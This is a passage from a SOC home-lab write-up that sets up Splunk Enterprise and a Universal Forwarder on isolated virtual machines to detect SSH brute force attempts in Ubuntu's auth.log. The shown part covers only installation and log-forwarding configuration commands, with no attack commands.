

SOC LAB

SSH BRUTE FORCE DETECTION USING SPLUNK SIEM

Blue Team | SIEM Detection | Log Analysis | Alerting

Mohamed Navid


github.com/mdnavid2004-bit/pentest-homelab

June 2026

1. Lab Overview

Field	Details
Lab Title	SSH Brute Force Detection Using Splunk SIEM
Category	SOC Lab — Blue Team / Detection
Objective	Simulate SSH brute force attack and detect it using Splunk SIEM via real-time log forwarding
Attacker	Kali Linux — 192.168.56.101 (Hydra brute force tool)
Victim / Log Source	Ubuntu — 192.168.56.102 (SSH target + Splunk Forwarder)
SIEM	Splunk Enterprise 10.4 on Windows 11 — 192.168.56.1:8000
Log Source	/var/log/auth.log (Ubuntu authentication log)
Network	VirtualBox Host-Only Adapter (isolated lab)
Date	June 2026

1.1 Attack & Detection Flow



 Ethical Notice: This lab was conducted in a fully isolated VirtualBox environment. No real-world networks were targeted. For educational and SOC portfolio purposes only.

2. Phase 1 — Splunk Enterprise Installation & Configuration

2.1 Splunk Login — Installation Confirmed

Splunk Enterprise 10.4.0 was installed on Windows 11 using the MSI installer directed to D: drive. After installation, the web interface is accessible at localhost:8000. Logging in with admin credentials confirms the SIEM is operational.




Figure 1: Splunk Enterprise 10.4 — Login page at localhost:8000 on Windows 11 host

2.2 Splunk Home Dashboard

The Splunk home dashboard shows the Enterprise interface with Search & Reporting, Audit Trail, and other core apps ready. The notification bell shows 3 alerts — confirming the platform is active and monitoring.




Figure 2: Splunk Enterprise — Home dashboard after successful login as Administrator

2.3 Configuring Forwarding and Receiving

Under Settings → Forwarding and Receiving, the 'Receive Data' section is configured to accept logs from the Splunk Universal Forwarder running on Ubuntu. This is the communication bridge between the Linux victim and the Windows SIEM.




Figure 3: Splunk Settings → Forwarding and Receiving — Configure receiving port for Universal Forwarder connections

2.4 Port 9997 — Receiving Port Enabled

Port 9997 is the default Splunk forwarder receiving port. It was enabled and confirmed as 'Enabled' status — Splunk is now listening for incoming log data from the Ubuntu Universal Forwarder.




Figure 4: Splunk Receive Data — Port 9997 enabled and listening for incoming forwarder log data

3. Phase 2 — Ubuntu: Splunk Forwarder & SSH Setup

3.1 Downloading Splunk Universal Forwarder

The Splunk Universal Forwarder 10.4.0 (64-bit .deb package, 84.32MB) was downloaded directly from splunk.com using wget. The forwarder is a lightweight agent that ships logs from Ubuntu to the Splunk indexer on Windows.

A terminal window on Ubuntu showing the command to download the Splunk Universal Forwarder 10.4.0 .deb package using wget. The output shows the file being downloaded from splunk.com, with a progress bar indicating 100% completion. The file size is 84.32MB and the download speed is 6.21MB/s.


```
ubuntuuser@ubuntuuser: ~  
--2026-06-27 19:13:23-- https://download.splunk.com/products/universalforwarder/releases/10.4.0/linux/splunkforwarder-10.4.0-f798d4d49089-linux-and64.deb  
Resolving download.splunk.com (download.splunk.com)... 18.161.246.14, 18.161.246.13, 18.161.246.28, ...  
Connecting to download.splunk.com (download.splunk.com)[18.161.246.14]:443... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 88414134 (84M) [binary/octet-stream]  
Saving to: 'splunkforwarder-10.4.0-f798d4d49089-linux-and64.deb'  
splunkforwarder-10. 100%[=====] 84.32M 6.21MB/s in 19s  
2026-06-27 19:13:43 (4.33 MB/s) - 'splunkforwarder-10.4.0-f798d4d49089-linux-and64.deb' saved [88414134/88414134]  
ubuntuuser@ubuntuuser:~$ sudo dpkg -i splunkforwarder-10.4.0-f798d4d49089-linux-and64.deb
```

Figure 5: Ubuntu — Downloading Splunk Universal Forwarder 10.4.0 (84.32MB) via wget from splunk.com

3.2 Starting Forwarder & Configuring Log Forwarding to Windows

After installation with dpkg, the forwarder was started with --accept-license. Admin credentials were created (username: navid). The forwarder was then pointed to the Windows Splunk indexer at 192.168.56.1:9997 — confirmed with 'Added forwarding to: 192.168.56.1:9997'.

```
# Start Splunk Universal Forwarder  
sudo /opt/splunkforwarder/bin/splunk start --accept-license  
  
# Point forwarder to Windows Splunk  
sudo /opt/splunkforwarder/bin/splunk add forward-server 192.168.56.1:9997  
# Output: Added forwarding to: 192.168.56.1:9997
```



```
Jun 27 19:59
ubuntuuser@ubuntuuser:~
ubuntuuser@ubuntuuser:~$ sudo /opt/splunkforwarder/bin/splunk start --accept-license
Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfd:splunkfd /opt/splunkforwarder"

This appears to be your first time running this version of Splunk.

Splunk software must create an administrator account during startup. Otherwise, you cannot log in.
Create credentials for the administrator account.
Characters do not appear on the screen when you type in credentials.

Please enter an administrator username: navid
Password must contain at least:
  * 8 total printable ASCII character(s).
Please enter a new password:
Please confirm new password:
Creating unit file...
Important: splunk will start under systemd as user: splunkfd
The unit file has been created.

Splunk> Be an IT superhero. Go home early.

Checking prerequisites...
Checking mgmt port [8089]: open
Creating: /opt/splunkforwarder/var/lib/splunk
Creating: /opt/splunkforwarder/var/run/splunk/appserver/i18n
Creating: /opt/splunkforwarder/var/run/splunk/appserver/modules/static/css
Creating: /opt/splunkforwarder/var/run/splunk/upload
Creating: /opt/splunkforwarder/var/run/splunk/search_telemetry
Creating: /opt/splunkforwarder/var/run/splunk/search_log
Creating: /opt/splunkforwarder/var/spool/splunk
Creating: /opt/splunkforwarder/var/spool/dimnccache
Creating: /opt/splunkforwarder/var/lib/splunk/authdb
Creating: /opt/splunkforwarder/var/lib/splunk/hashdb
Creating: /opt/splunkforwarder/var/run/splunk/collect
Creating: /opt/splunkforwarder/var/run/splunk/sessions
New certs have been generated in '/opt/splunkforwarder/etc/auth'.
New certs have been generated in '/opt/splunkforwarder/etc/auth'.
Checking conf files for problems...
Done
Checking default conf files for edits...
Validating installed files against hashes from '/opt/splunkforwarder/splunkforwarder-10.4.0-f798d4d49089-linux-amd64-manifest'
All installed files intact.
Done
All preliminary checks passed.

Starting splunk server daemon (splunkd)...
Done

ubuntuuser@ubuntuuser:~$ sudo /opt/splunkforwarder/bin/splunk add forward-server 192.168.56.1:9997
Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfd:splunkfd /opt/splunkforwarder"
Splunk username: navid
Password:
Added forwarding to: 192.168.56.1:9997.
```

Figure 6: Ubuntu — Splunk Universal Forwarder started with --accept-license; forwarding configured to 192.168.56.1:9997

3.3 Adding auth.log as Monitor Source & Installing SSH

/var/log/auth.log is the Ubuntu authentication log — it records all login attempts including SSH failures. It was added as a Splunk monitor source with sourcetype linux_secure. The forwarder was restarted to apply changes. OpenSSH server installation then begins.

```
# Add auth.log as monitored log source
sudo /opt/splunkforwarder/bin/splunk add monitor /var/log/auth.log -index main -
sourcetype linux_secure
# Output: Added monitor of '/var/log/auth.log'

# Restart forwarder
sudo /opt/splunkforwarder/bin/splunk restart

# Install OpenSSH server (attack target)
sudo apt install openssh-server -y
```



A screenshot of a terminal window on an Ubuntu system. The terminal shows the following commands and their outputs: 1. Command: `sudo /opt/splunkforwarder/bin/splunk add forward-server 192.168.56.1:9997`. Output: `Warning: Attempting to revert the SPLUNK_HOME ownership`, `Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"`, `Splunk username: navid`, `Password:`, `Added 